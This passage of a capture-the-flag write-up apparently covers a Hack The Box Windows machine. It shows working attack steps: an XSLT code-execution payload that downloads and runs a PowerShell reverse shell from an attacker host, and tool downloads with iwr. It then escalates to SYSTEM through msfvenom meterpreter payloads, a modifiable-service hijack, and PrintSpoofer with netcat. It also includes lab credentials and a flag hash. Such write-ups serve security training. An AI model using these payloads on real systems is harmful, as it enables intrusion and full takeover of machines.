15:43:16.112275 IP (tos 0x0, ttl 127, id 50957, offset 0, flags [none], proto ICMP (1), length 60)
    10.10.10.180 > 10.10.16.9: ICMP echo request, id 1, seq 8, length 40
15:43:16.112299 IP (tos 0x0, ttl 64, id 50280, offset 0, flags [none], proto ICMP (1), length 60)
    10.10.16.9 > 10.10.10.180: ICMP echo reply, id 1, seq 8, length 40
```

-> This verifies the exploit is working as expected

-> We can now run an reverse shell.


- Using an reverse shell

```
cp /usr/share/nishang/Shells/Invoke-PowerShellTcp.ps1 rev.ps1

nc -lvnp 4444

python -m http.server

## Edit exploit
String cmd = IEX ( IWR http://10.10.16.9:8000/rev.ps1 - UseBasicParsing)
or
string cmd = "/c powershell -c iex(new-object
net.webclient).downloadstring('http://10.10.16.9/rev.ps1');
```



```
        $client.Close()$
        if ($listener)$
        {$
            $listener.Stop()$
        }$
    }$
    catch$
    {$
        Write-Warning "Something went wrong! Check if the server is reachable and you ar
    $
        Write-Error $_$
    }$
}$
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.9 -Port 4444$
```


-> We edit the powershell reverse shell



```
def print_dict(dico):$
    print(dico.items());$
$
print("Start");$
$
# Execute a calc for the PoC$
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \$
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \$
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\$
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \$
{ string cmd = "IEX ( IWR http://10.10.16.9:8000/rev.ps1 -UseBasicParsing)"; System.Diagnostics.Process proc = new
System.Diagnostics.Process();\$
 proc.StartInfo.FileName = "Powershell.exe"; proc.StartInfo.Arguments = cmd;\$
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \$
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \$
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\$
 </xsl:template> </xsl:stylesheet> ';$
$
login = "admin@htb.local";$
password="baconandcheese";$
host = "http://10.10.10.180";$
```

-> We modify the exploit accordingly

-> Catching a shell




```
PS C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> 
```


Enumeration / Information gathering - as iis apppool\defaultapppool on 10.10.10.180

- We first enumerate our privilges and info of the system

```
whoam /priv
```



```
Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
```




```
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

-> We can try an potato attack or printspoofer attack.

- We can also enumerate with SharpUp.exe

```
# target hosts
iwr http://10.10.16.9:8000/SharpUp.exe -OutFile SharpUp.exe

.\SharpUp.exe audit
```




```
PS C:\users\public\Desktop> .\SharpUp.exe audit

=== SharpUp: Running Privilege Escalation Checks ===


=== Modifiable Services ===

  Name             : UsoSvc
  DisplayName      : Update Orchestrator Service
  Description      : Manages Windows Updates. If stopped, your devices will not be able download and ins
tall latest udpates.
  State            : Running
  StartMode        : Auto
  PathName         : C:\Windows\system32\svchost.exe -k netsvcs -p
```

-> Here we see an modifiable service, so we can try and modify it.


-> We can also verify it with accesschk.exe

```
iwr http://10.10.16.9:8000/accesschk.exe -OutFile accesschk.exe

.\accesschk.exe /accepteula -quvcw UsoSvc
```



```
UsoSvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\SERVICE
        SERVICE_ALL_ACCESS
```

-> We also see that we are in the service group:




```
Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================
================
Mandatory Label\High Mandatory Level Label            S-1-16-12288

Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by defaul
t, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by defaul
t, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by defaul
t, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by defaul
t, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by defaul
t, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by defaul
t, Enabled group
BUILTIN\IIS_IUSRS                    Alias            S-1-5-32-568 Mandatory group, Enabled by defaul
t, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by defaul
t, Enabled group
                                     Unknown SID type S-1-5-82-0   Mandatory group, Enabled by defaul
t, Enabled group
```

-> This confirms that we can do a privilege escalation on modifiable service.


Privilege Escalation - To system on 10.10.10.180 using Modifiable service

- We generate an malicious reverse shell through msfvenom

```
# windows host
iwr http://10.10.16.9:8000/shell1.exe -OutFile shell1.exe

sc.exe config UsoSvc binpath="C:\users\public\Desktop\shell1.exe"

sc.exe stop UsoSvc
sc.exe start UsoSvc

# generate msfvenom
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.16.9 -f exe
-o shell1.exe LPORT=4445

msfconsole -q

use multi/handler
set lhost 0.0.0.0
set lport 4445
set payload windows/x64/meterpreter/reverse_tcp
run
```




```
[SC] ChangeServiceConfig SUCCESS
PS C:\users\public\Desktop>
sc.exe stop UsoSvcPS C:\users\public\Desktop>
[SC] ControlService FAILED 1062:

The service has not been started.

PS C:\users\public\Desktop> sc.exe start UsoSvc

[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

PS C:\users\public\Desktop> PS C:\users\public\Desktop>
```



```
(Meterpreter 1)(C:\Windows\system32) > whoami
[-] Unknown command: whoami
(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```


-> And we receive system shell




```
C:\Users\Administrator\Desktop>more root.txt
more root.txt
8f5fe18beb1ef0de664a76d8acc98809
```

- Alternative Privilege Escalation- using PrintSpoofer by abusing SeImpersonatePrivilege

```
iwr http://10.10.16.9:8000/PrintSpoofer.exe -OutFile PrintSpoofer.exe
iwr http://10.10.16.9:8000/nc.exe -OutFile nc.exe

.\PrintSpoofer.exe -c "c:\users\public\Desktop\nc.exe 10.10.16.9 4445 -e
cmd"
```



```
PS C:\users\public\Desktop> iwr http://10.10.16.9:8000/PrintSpoofer.exe -O
utFile PrintSpoofer.exe
PS C:\users\public\Desktop> iwr http://10.10.16.9:8000/nc.exe -OutFile nc.
exe
PS C:\users\public\Desktop> .\PrintSpoofer.exe -c "c:\users\public\Desktop
\nc.exe 10.10.16.9 4445 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
PS C:\users\public\Desktop>
```



```
└──╼ [★]$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.10.180] 49710
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```